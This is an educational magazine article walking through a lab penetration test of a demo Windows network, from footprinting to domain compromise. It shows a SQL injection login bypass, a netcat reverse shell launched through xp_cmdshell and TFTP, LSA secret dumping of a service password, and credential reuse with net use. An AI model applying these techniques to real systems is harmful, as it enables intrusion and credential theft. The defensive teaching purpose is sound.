New information has been added to this article since publication.
Refer to the Editor's Update below.

Hacking: Fight Back
How A Criminal Might Infiltrate Your Network
Jesper Johansson

At a Glance:

- Paths hackers can use to infiltrate networks
- What patching and version states reveal
- IIS and SQL injection attacks
- The dangers of elevated privileges

Security and Hacking
Network Setup
IIS
SQL Server

One of the great mysteries in security management is the modus operandi of criminal hackers. If you don't know how they can attack you, how can you protect yourself from them? Prepare to be enlightened.
This article is not intended to show you how to hack something, but rather to show how attackers can take advantage of your mistakes. This will enable you to avoid the common pitfalls that criminal hackers exploit.
Before I get started, there are several things you need to know about penetration testing. First of all, a penetration test gone wrong can have dire consequences for the stability of your network. Some of the tools used by hackers (criminal and otherwise) are designed to probe a network for vulnerabilities. Hacking tools and exploits used against a system can go wrong, destabilize a system or the entire network, or have other unintended consequences. A professional knows where to draw the line and how far she can push the network without breaking it. An amateur usually does not.
A healthy infusion of paranoia tends to be remarkably useful when protecting networks. One of the worst mistakes a security administrator can make is to assume everything is OK. Be aware of the mythical "your network is secure" statement. With alarming frequency, security consultants will leave you with a report that claims that your network is secure, based on the fact that they were unable to get into anything. This certainly does not mean your network is secure! It only means they couldn't find a way to break it, but someone else still could.

Target Network

Most networks today are built on what is called the eggshell principle: hard on the outside and soft on the inside. This means that if an attacker can gain a foothold onto the network, the rest of the network will usually fall like dominoes. Once inside, the most difficult part is often to figure out what to attack next and where to go for the really juicy bits of information. It does not have to be this way. With the proper techniques, we as network administrators can achieve two crucial objectives: to make it much more difficult to gain a foothold in the first place and to make it much more difficult to use that foothold to get anywhere else on the network.




Figure 1 **Target Network**

Before I start attacking the target network, let's take a look at what I'm up against. Obviously, a real attacker going after a real network would rarely have access to complete network diagrams, but in my case it is enlightening to look at the configuration of the target network (see **Figure 1**).

As **Figure 1** shows, my target network is a standard dual-screened subnet with a firewall at the front and at the back. The perimeter network has a pretty common setup with a front-end Web server, a back-end database server, and a demilitarized zone (DMZ) domain controller (DC). There is a corporate DC on the back end, and the attacker's end goal is to take control of that DC.

Perhaps the only unusual aspect of this network is the fact that the Web server and the DMZ DC are both serving as routers. This is actually an artifact of how this scenario was constructed. The network in question was built as virtual machines running in Microsoft® Virtual PC 2004 so that I can carry the network with me and use it for demonstrations. Realistically, I can only run two virtual machines per host computer. To run the entire network I need half as many hosts as I need guests. Had I built this with separate routers I would have needed three laptops (or one more than I'd ever want to carry). To that end, the Web server and DMZ DC are both serving as routers to reduce the number of host machines needed. I assure you, this somewhat unorthodox configuration has no bearing on what is to come.

The first step in hacking any network is to figure out what to attack—to develop a footprint of the target network. Some of the things it is useful for a criminal hacker to learn include:

- Network address ranges
- Host names
- Exposed hosts
- Applications exposed on those hosts
- Operating system and application version information
- Patch state of both the host and of the applications
- Structure of the applications and back-end severs

So let's take a look at what kinds of information an attacker can obtain and learn how the typical hacker can find that important information.

Network Address Ranges and Host Names

The next step in a good hack is to find the logical locations for the networks of interest. Say I'm performing a penetration test of contoso.com. I would start out by looking up what networks are registered to contoso.com. Perhaps even more interesting than the publicly registered address ranges for contoso.com is any information on networks connected to the target network, such as an extranet or a business partner. It's often easier to attack poorsecurity.com and take over that domain before jumping from there to contoso.com. Like links in a chain, a

network is only as secure as the least secure network connected to it (including all the VPN users connecting into it).
The next thing the attacker needs is host names. In some cases, it is possible to perform nslookup requests on large swaths of the network and it may even be possible to perform something called a zone transfer. A zone transfer is simply a request to a DNS server to send back a copy of an entire DMZ zone (a listing of all the registered names in the network). While host names are not critically important to most attacks, they can make an attack much simpler. For example, if you have the hostname of a Web server running IIS, you can deduce the anonymous IIS account for that host, since it is usually called IUSR_*hostname*. Now let's assume that the administrator has configured account lockout on that system. All an attacker has to do to take down that Web server is to send a large number of requests to the server asking it to authenticate you as IUSR_*hostname*. In short order the attacker can send enough bad passwords to lock out the anonymous user account. Once that account is locked out, the attacker can just keep sending enough bad requests to keep it that way and this Web server will no longer serve anything to anyone.

Exposed Hosts and Exposed Applications
More interesting than host names are the hosts that are actually exposed. In this phase of the attack, I am trying to locate easy targets. Doing so may be absolutely trivial. You may not even need any hacking tools, as long as Internet Control Message Protocol (ICMP) traffic is not blocked at the border. In that case, the following command is perfectly sufficient:

```
c:\discoverHosts 192.168.2
192.168.2.30
```

Obviously, the IP address at the end would need to be adjusted to the appropriate target range. All I am doing here, however, is sending an ICMP echo to each host on a particular network. If ICMP traffic is not blocked, you just sit back while your network generates a list of valid addresses.
In the vast majority of cases, ICMP traffic should be sent to /dev/null at the border. Even a half decent firewall should block ICMP, but it is surprising how often administrators forget to ensure that it is actually disabled. No response should even be sent. While this does not really stop enumeration, it makes it marginally more difficult since the attacker needs to rely on custom tools, such as port scanners.

A port scanner is simply a tool that attempts to connect to a target and report whether it was successful or not. A successful connection means the host is listening. An unsuccessful connection usually means it is not. The most common type of port scan is known as a SYN scan, where the attacker attempts to establish an ordinary connection to the target. If a host is listening, the connection will be successful and the port scanner will notify the attacker that a port is open. You can port scan an entire network in short order. Doing so on a range of well-chosen ports can give you a tremendous amount of information about what is available on the network.

Port scanning is the way to determine what applications are exposed on a host. This allows us to get information on possible vectors for attack. Some of the applications commonly looked for include the FTP clients and servers, Telnet, mail servers, and HTTP Web servers.

Version Info and Patch State

If you can, it is very useful to get information on the version of the applications that we find running on a target machine. For example, many applications have some kind of banner that is sent as soon as someone connects. Most SMTP and POP servers as well as many Web servers are configured to do this. In our case, however, the target network is running IIS 6.0 on Windows Server™ 2003, and IIS 6.0 does not send a banner with any usable info.

It is also very interesting to an attacker to find out what patch state the exposed servers are in. This information can be found in a variety of ways. In some cases, the banners presented by the applications will tell you all you need to know. For example, sendmail banners usually tell you the version number of the daemon. If you know which version of sendmail still exposes certain vulnerabilities, you have all the information you need. In other cases, you can figure out whether it has a particular patch or not from the responses the system is giving you. This is essentially the technique used in good vulnerability scanners and in OS fingerprinting tools. As a last resort, you can always fire off an exploit against a system and see what happens. This is often how vulnerability scanners look for denial of service attacks. If the system still responds after the attack it was most likely not vulnerable!

Structure of the Apps and Back-End Servers

It is often very helpful to get information about the structure of the application and back-end server(s), if any. This is usually very difficult, but in some cases you luck out. For example, let's assume you have a target network that uses a particular third-party Web application with very distinct file names and page designs. In this case, it is often obvious to the attacker which application you are using. If the attacker is familiar with the application, she may know how to exploit it. For instance, the application may use a configuration file called %webroot%\system.config. If files with the .config extension are not parsed by

the Web server, the attacker can simply request this file in a Web browser. In a best-case scenario, that file will only give her information such as the names of the back-end servers and databases. In the worst-case scenario, that file will contain the user name and password used to actually establish the connection between the Web server and a database server.
Do not dismiss this as a contrived example. I encountered this exact situation just a few months ago as I was looking at a customer's network to see whether there was anything at all that could be done to improve security. A very large number of commercial Web applications are extremely poorly written, essentially turning them into backdoors into the network.
At this point, I have just about all the information I need to start hacking. The first step is to establish an initial foothold into the network, to pierce the eggshell, if you will.

Initial Compromise
Let's assume I've done some initial probing and know that the target network is fully patched and that there is a really tight firewall in front, only allowing traffic on ports 80 and 443 (the defaults for HTTP and HTTPS); where do I go from here? Remember what I said about backdoors. Where could the backdoor be? What am I up against? The first step is to look at what is exposed to me: a Web application. **Figure 2** shows the Web server homepage. From this screen, I can tell that this is obviously an ordering site of some kind. Let's use a legitimate account to find out more about it.





Figure 2 **Contoso.com Homepage**
The next page shows the Pubs bookstore and lists books for sale. They display my username on the page. This could come in handy if they are not careful, because I can use it to validate certain other techniques. For example, I have a hunch that this site uses a pretty poor algorithm for checking whether users have entered the right username or password (pretty shrewd, considering I wrote the algorithm!). I am also curious whether they are properly validating the input from the username fields. To find out for sure, I'm going to use a technique called SQL injection. Using a SQL injection attack, I pass the following string

```
foo' OR 1=1;--
```

in the username field. This yields the result shown in **Figure 3**.
In **Figure 3**, you can see that not only do I get logged on, but the application also displayed the fake username I sent it on the homepage. This latter artifact is actually a separate type of vulnerability known as a cross-site scripting (CSS) vulnerability, where the user input is echoed directly to the screen without sanitizing it first.


Available Titles - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Address
http://www.contoso.com/AvailableTitles.aspx
Go
Internet

Welcome to the pubs ordering system foo' OR 1=1;--

Title	Price	Author
Protecting Your Network	$34.95	Johansson
The Busy Executive's Database Guide	$19.99	Bennet
Cooking with Computers: Surreptitious Balance Sheets	$11.95	MacFeather
You Can Combat Computer Stress!	$2.99	Green
Straight Talk About Computers	$19.99	Straight
Silicon Valley Gastronomic Treats	$19.99	del Castillo
The Gourmet Microwave	$2.99	DeFrance
But Is It User Friendly?	$22.95	Carson
Secrets of Silicon Valley	$20.00	Dull
Net Etiquette		Locksley
Computer Phobic AND Non-Phobic Individuals: Behavior Variations	$21.59	Karsen
Is Anger the Enemy?	$10.95	Ringer
Life Without Fear	$7.00	Ringer
Prolonged Data Deprivation: Four Case Studies	$19.99	White
Emotional Security: A New Algorithm	$7.99	Locksley

Figure 3 **SQL Injection (and Cross-Site Scripting) at Work**
So how was I logged on? There obviously isn't a user called foo' OR 1=1;--. The application is very poorly written. It assumes that if any results come back from the database when it asks for a user with a particular password, then the username and password combination is obviously valid, and therefore it should log on this user. The SQL injection attack effectively rewrote the database query to include the statement OR 1=1. Since 1 is always equal to 1, this evaluates to true, which means the entire query evaluates to true for all records in the database. This will return every user account in the database, which means the application thought I was logged on.
I can now send arbitrary commands to the back-end database server. I am going to use that capability in an elevation of privilege attack to get the database server to run commands for me.

Elevating Privileges

As you saw earlier, the database server is not directly accessible from the Internet, and the front-end Web server is fully patched and not vulnerable to any known attacks. The objective at this point is to elevate my privileges so that I become an internal user, preferably a highly privileged one, on one of the systems in the target network. To do that, I'll use SQL injection to send commands to the database server and ask it to do things for us. Note that I cannot connect directly to the database server, so instead I will ask it to make a connection to me. I'll begin by setting up a listener on the external network, and then I will make the database server connect to me.

Before I can command the database server, I need to get some tools onto the Web server to further the attack. This is important because, generally speaking, hacking tools are not installed on the operating system by default. To get them up there you can use Trivial File Transfer Protocol (TFTP), a connectionless protocol used primarily for booting diskless workstations. The client application for TFTP is installed on all Windows systems by default (with the exception of Windows Server 2003 Service Pack 1 and later), so unless you have removed it, it is still there and available. Since I have a SQL injection vulnerability, I can use it to command the database server to use TFTP to download netcat to the database server. Netcat is a network tool somewhat like telnet, except that it is unauthenticated and much more versatile. It is freely available on the Internet and even comes standard on many UNIX and Linux distributions. It is pretty much universally used by attackers, however, and should never be left on a system where it is not absolutely needed.

The attack works by calling the xp_cmdshell stored procedure. Installed by default on SQL Server™, xp_cmdshell is used to execute commands on the underlying operating system. I will simply use this procedure to run TFTP and upload my tools to the database. xp_cmdshell is rarely needed in most deployments and can be disabled in several ways to protect against exactly this kind of attack. Once I've uploaded netcat, I tell netcat to create a socket, and then I pass that socket as stdin, stdout, and stderr in a call to cmd.exe. This sounds complicated, but it works reliably. The result is an outbound connection where I pipe a command shell over a socket. I now have my remote command line:

```
c:\>nc -l -p 12345
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>hostname
hostname
PYN-SQL
```

[**Editor's Update - 12/6/2004:**The xp_cmdshell extended procedure is a powerful facility that, by default, is only available to system administrators. The SQL Server team recommends not allowing other users to execute this function. Additionally, since some system administrators don't require xp_cmdshell, SQL Server 2005 provides an additional layer of security by making xp_cmdshell optional so that it can't be used on those systems where it's not needed. Note that in the scenario described in this article, the web application connects to the database as sa, and as such the attacker is a system administrator.]
At this point, I have established my first foothold and am well on the way to taking over the network. I have escalated privileges from a remote anonymous user to an inside user. To find out what kind of user, I need to first get the rest of my tools onto the system. Those tools will be used to escalate local privileges if needed as well as to hack the rest of the systems on the network. I can transfer those, too, using tftp.exe. Once I've done that, I can verify my credentials on the host:

```
C:\warez>whoami
whoami
NT AUTHORITY\SYSTEM
```

Bingo! I'm already LocalSystem. That must certainly mean that SQL Server ran xp_cmdshell as LocalSystem, and that I have completely compromised the back-end database server. I can now proceed to hacking other machines on the network.

Hacking Other Machines
I have now pierced the eggshell. At this point, the objective is to fully "own" the network and take over everything else. Before I really get going, let's get some more information on my target using the dumpinfo utility, shown in **Figure 4**. dumpinfo is a custom tool that enumerates information from a system over a null session. A null session is an anonymous connection—one made without any authentication.

Figure 4 Localhost Dumpinfo

```
C:\warez>dumpinfo 127.0.0.1
```

```
The Administrator is:   PYN-SQL\Administrator

Users on PYN-SQL:
RID 1000       PYN-SQL\TsInternetUser  a User
RID 1001       PYN-SQL\SQLDebugger     a User

Share          Type           Comment
IPC$           Unknown        Remote IPC
ADMIN$         Special        Remote Admin
C$             Special        Default share

Administrators:
PYN-SQL\Administrator
PYN-DMZ\_ids
PYN-DMZ\Domain Admins
```

From this I can learn that there is not much on this system; it looks rather like a default system. Before I proceed with using this information, let's figure out the lay of the land. Shown in **Figure 5**, invoking ipconfig.exe tells me my IP address and configuration. Notice that the machine has a private address so my connection must be going through a NAT router at 172.17.0.1. This information will also be useful later. Now, let's get hacking again.

Figure 5 Ipconfig Output for PYN-SQL

```
C:\warez>ipconfig /all

Windows 2000 IP Configuration

        Host Name . . . . . . . . . . . . : PYN-SQL
        Primary DNS Suffix  . . . . . . . : PYN-
DMZ.LOCAL
        Node Type . . . . . . . . . . . . : Mixed
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No
        DNS Suffix Search List. . . . . . : PYN-
```

```
DMZ.LOCAL

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        Description . . . . . . . . . . . : Intel 21140
Based PCI Fast Ethernet Adapter
        Physical Address. . . . . . . . . : 00-03-FF-
03-3E-F0
        DHCP Enabled. . . . . . . . . . . : No
        IP Address. . . . . . . . . . . . : 172.17.0.3
        Subnet Mask . . . . . . . . . . . :
255.255.255.0
        Default Gateway . . . . . . . . . : 172.17.0.1
        DNS Servers . . . . . . . . . . . : 172.17.0.2
```

The first thing the attacker does now is look for the easy exploits. Perhaps the simplest is to use shared service accounts, if present. Shared service accounts are an easy vector because the easiest way to configure services on multiple systems is to use domain accounts to run those services under, and then configure services on many systems to run with the same accounts. Alternatively, in some environments, local accounts are used, but the credentials match those on other systems. This means that if we find any services running in regular user accounts (as opposed to system accounts such as LocalSystem, NetworkService, and LocalService) it's likely that they are used on multiple systems.
To find out whether this is a viable vector, let's check who is running services on the database server I am on. To do that, I use a tool designed for that purpose:

```
C:\warez>serviceuser \\PYN-SQL
IDS
PYN_DMZ\_ids
```

As you can see, there is a domain account used for the IDS service (presumably the Intrusion Detection Service). To find out whether it is truly useful, let's learn more about the account using the net command. You can see the output in **Figure 6**.

Figure 6 Listing Local Admins

```
C:\warez>net localgroup administrators
Alias name  administrators
Comment     Administrators have complete and
            unrestricted access to the
            computer/domain.

Members
----------------------------------------------
Administrator
PYN-DMZ\Domain Admins
PYN-SQL\Administrator
PYN-DMZ\_ids
The command completed successfully.
The _ids account is a domain account; and it is a local
administrator.
```

It would of course be preferable if this was a domain account, but I'll take what I can get. To understand what you can do with this account, you need to know a little more about how Windows® operates. Services are applications that run when the system boots. Just like any other process on the system, services must run under some kind of user identity. When the service starts, the operating system will authenticate the account used for the service. To do this, it needs a username and password, which is stored in the Local Security Authority (LSA) Secrets. The LSA Secrets are maintained by the LSA to hold certain sensitive information, such as the computer account credentials, encryption keys, and service account credentials.
The LSA Secrets are encrypted on disk and decrypted by the OS when the machine boots. They are then held in clear text in the LSA process memory space while the system is running. To get at this information, the hacker must hook a debugger to the LSA process. That may sound daunting, but there are utilities designed specifically for this purpose. Note that the LSA is running as LocalSystem, so not just anyone can attach a debugger to a process running as LocalSystem. Doing so would be a serious security breach and violate all kinds of security models. However, any user who has the SeDebugPrivilege can do so. By default, this means only the Administrators are able. Since Administrators can do

whatever they want anyway, this is not a security problem. They own the system without that privilege, and can grant themselves the privilege if they want. The problem comes when untrusted users have that privilege. In my case, I don't have to worry about that because my remote shell is running as LocalSystem. In other words, I am running as the same identity as the LSA process, and therefore have the right to attach a debugger to it, whether I have the privilege or not. The output of running Lsadump, shown in **Figure 7**, has been truncated to make it easier to read, but the really interesting piece is right at the end, where the service account credentials are listed. As you can see, the right-hand column holds the service account password. I now know that there is a user called _ids, and that it has a password of "idsPasswd!" (the output is in Unicode, hence the dots in between, signifying nulls). The only thing left now is to find out where to use this account. By pinging all the hosts on the subnet, I find that there are only two other machines on this subnet, 172.17.0.1 (the gateway) and 172.17.0.2 (the DNS server). I suppose I should figure out a little bit more about each of them. To do that, I use dumpinfo again. By default, some Windows systems give out more information than others over a null session. **Figure 8** shows some typical information.

Figure 8 Gateway Dumpinfo

```
C:\warez>dumpinfo 172.17.0.1

Unable to look up the local administrator
Unable to enumerate users because I could not get the
Admin Sid

Share           Type            Comment
IPC$            Unknown         Remote IPC
ADMIN$          Special         Remote Admin
wwwroot$        Disk
C$              Special         Default share

Administrators:
Unable to enumerate administrators
ERROR: Access Denied
```

Figure 7 Lsadump Output

```
C:\warez>lsadump2
$MACHINE.ACC
 13 FE 4C 3A 04 F8 1F 94 75 C8 9B 0B 1C 35 45 7A
..L:....u....5Ez
 52 7E 25 DF F8 17 F2 96 3A 35 81 C7
R~%.....:5..
DefaultPassword
DPAPI_SYSTEM
 01 00 00 00 C8 AA F8 8C 36 C7 69 CC DD 42 CB 15
........6.i..B..
 3F 4E 07 6D 48 05 0A 4C FE 31 87 C9 F2 58 A3 AD  ?
N.mH..L.1...X..
 B7 AD 13 20 26 11 24 24 FF 79 AE D3              ...
&.$$.y..
...
_SC_IDS
 69 00 64 00 73 00 50 00 61 00 73 00 73 00 77 00
i.d.s.P.a.s.s.w.
 64 00 21 00                                      d.!.
```

I'm not getting very much info on this system because it is a Windows Server 2003 member server. Note that on Windows Server 2003 standalone and member servers, null session users will only be able to list the shares on the system, not the user accounts by default. You can tell from the dumpinfo output, however, that the default gateway is running a Web server, based on the fact that it exposes a wwwroot$ share. Notice that I do get a list of all the so-called hidden shares (shares postfixed with a $). The dollar sign is just a notification to the client-side of the API not to display this item. The dumpinfo tool ignores that notification and displays the item anyway.
It would also be helpful to find out what services are available on this system. This information will tell you the type of connections that you can make to it. To do that, let's turn to the portscanner:

```
C:\warez>portscan 172.17.0.1
Port 172.17.0.1:80 open
Port 172.17.0.1:135 open
Port 172.17.0.1:139 open
Port 172.17.0.1:445 open
Port 172.17.0.1:3389 open
```

This really doesn't tell me much, but it does verify that I am allowed to make SMB (ports 139 and 445) and Terminal Services connections (port 3389) to the gateway/Web server. This will be highly useful for furthering the attack in just a moment.
For now, let's take a closer look at the other system on the network, whose dumpinfo results are shown in **Figure 9**. The machine must be a domain controller because the account domains are PYN-DMZ but the hostname is PYN-DMZ-DC. By default, Windows Server 2003 DCs are configured for down-level compatibility. They let anonymous users access all information except for the list of users who are administrators. For completeness, we can also do a port scan:

```
C:\warez>portscan 172.17.0.2
Port 172.17.0.2:53 open
Port 172.17.0.2:135 open
Port 172.17.0.2:139 open
Port 172.17.0.2:389 open
Port 172.17.0.2:445 open
Port 172.17.0.2:3268 open
```

Figure 9 DNS Server Dumpinfo

```
C:\warez>dumpinfo 172.17.0.2

The Administrator is:   PYN-DMZ\Administrator
```

```
Users on PYN-DMZ-DC:
RID 1000   PYN-DMZ\HelpServicesGroup  an Alias
RID 1001   PYN-DMZ\SUPPORT_388945a0   a User
RID 1002   PYN-DMZ\TelnetClients      an Alias
RID 1003   PYN-DMZ\PYN-DMZ-DC$        a User
RID 1104   PYN-DMZ\DnsAdmins          an Alias
RID 1105   PYN-DMZ\DnsUpdateProxy     a Group
RID 1106   PYN-DMZ\FAjenstat          a User
RID 1107   PYN-DMZ\AAlberts           a User
RID 1108   PYN-DMZ\HAcevedo           a User
RID 1109   PYN-DMZ\MAlexander         a User
RID 1110   PYN-DMZ\KAkers             a User
RID 1111   PYN-DMZ\TAdams             a User
RID 1112   PYN-DMZ\KAbercrombie       a User
RID 1113   PYN-DMZ\Sculp              a User
RID 1114   PYN-DMZ\SAbbas             a User
RID 1115   PYN-DMZ\MAllen             a User
RID 1116   PYN-DMZ\JAdams             a User
RID 1117   PYN-DMZ\SAlexander         a User
RID 1118   PYN-DMZ\HAbolrous          a User
RID 1119   PYN-DMZ\PAckerman          a User
RID 1120   PYN-DMZ\GAlderson          a User
RID 1121   PYN-DMZ\PYN-SQL$           a User
RID 1122   PYN-DMZ\PYN-WEB$           a User
RID 1123   PYN-DMZ\_IDS               a User

Share      Type            Comment
IPC$       Unknown         Remote IPC
NETLOGON   Disk            Logon server share
ADMIN$     Special         Remote Admin
SYSVOL     Disk            Logon server share
C$         Special         Default share

Administrators:
Unable to enumerate administrators
ERROR: Access Denied
```

Since port 3268 is listening, this must be a Global Catalog server for the forest. This means that 172.17.0.2 is a highly valuable target. Interestingly, this system does not have Terminal Services enabled.

I still do not know where the _ids account is used, so I'll just have to try it. There is no point in trying it on the DC since I know there is no account there with that name, so I try it on the Web server. Before I can do that, I need the hostname on the Web server. For this I use a custom tool, GetSystemInfo:

```
C:\warez>GetSystemInfo 172.17.0.1
Server info on 172.17.0.1
Name:        PYN-WEB
Domain:      PYN-DMZ
Version:     5.2
Platform ID: 500
Comment:
Server Flags:
Workstation
Server
Dial-in Server
```

GetSystemInfo is a very simple tool that merely connects to the system and asks for information in the HKLM\Software\Microsoft\Windows NT\CurrentVersion key. From this you see that the system is called PYN-WEB. I still don't know exactly how to hack this box, but I'll try one more thing:

```
C:\warez>serviceuser \\PYN-WEB
IDS                             PYN-DMZ\_ids
```

I almost have the info I need because the Web server is also running the IDS service under the same account. That's all I need to try the _ids account:

```
C:\warez>net use \\172.17.0.1\c$ /u:pyn-dmz\_ids
idsPasswd!
The command completed successfully.
```

As you can see, I have successfully taken over the Web server! Now my objective changes to taking over the domain itself and in turn getting to the corporate domain from there.

Owning the Domain

So far I own the database server and the Web server (everything except the domain controller in fact). But what have I really gained with the Web server? To find out, I need to start by uploading my tools to it and getting a remote command shell on that system just like I did on the database server. It is just a bit simpler now that I have an administrative SMB connection to the Web server. SMB allows easy access to the Web server. For example, I can now schedule a command or launch some form of portable remote command shell.

Once I have a local shell, I can use all the normal tools that I know and love. For example, I can easily find out who all the local administrators are. There are not many accounts here, as you can see in **Figure 10**. I only see the service account I've already found, the local administrator, and the domain admins. That probably means that when they need to administer the system, they use a domain administrator account. This means it might be possible to use a Trojan horse program to make one of those users take over the domain for us. Generally speaking, an attacker would rather use a direct attack, since they produce faster results. If all else fails, however, I will resort to a passive attack to accomplish my goal. You may have noticed by now that I have not seen so much as a dialog box. Can't I do some GUI hacking for a change? Sure. There are some tricks to it, though.

Figure 10 Find Local Admin

```
C:\warez>net localgroup administrators
Alias name administrators
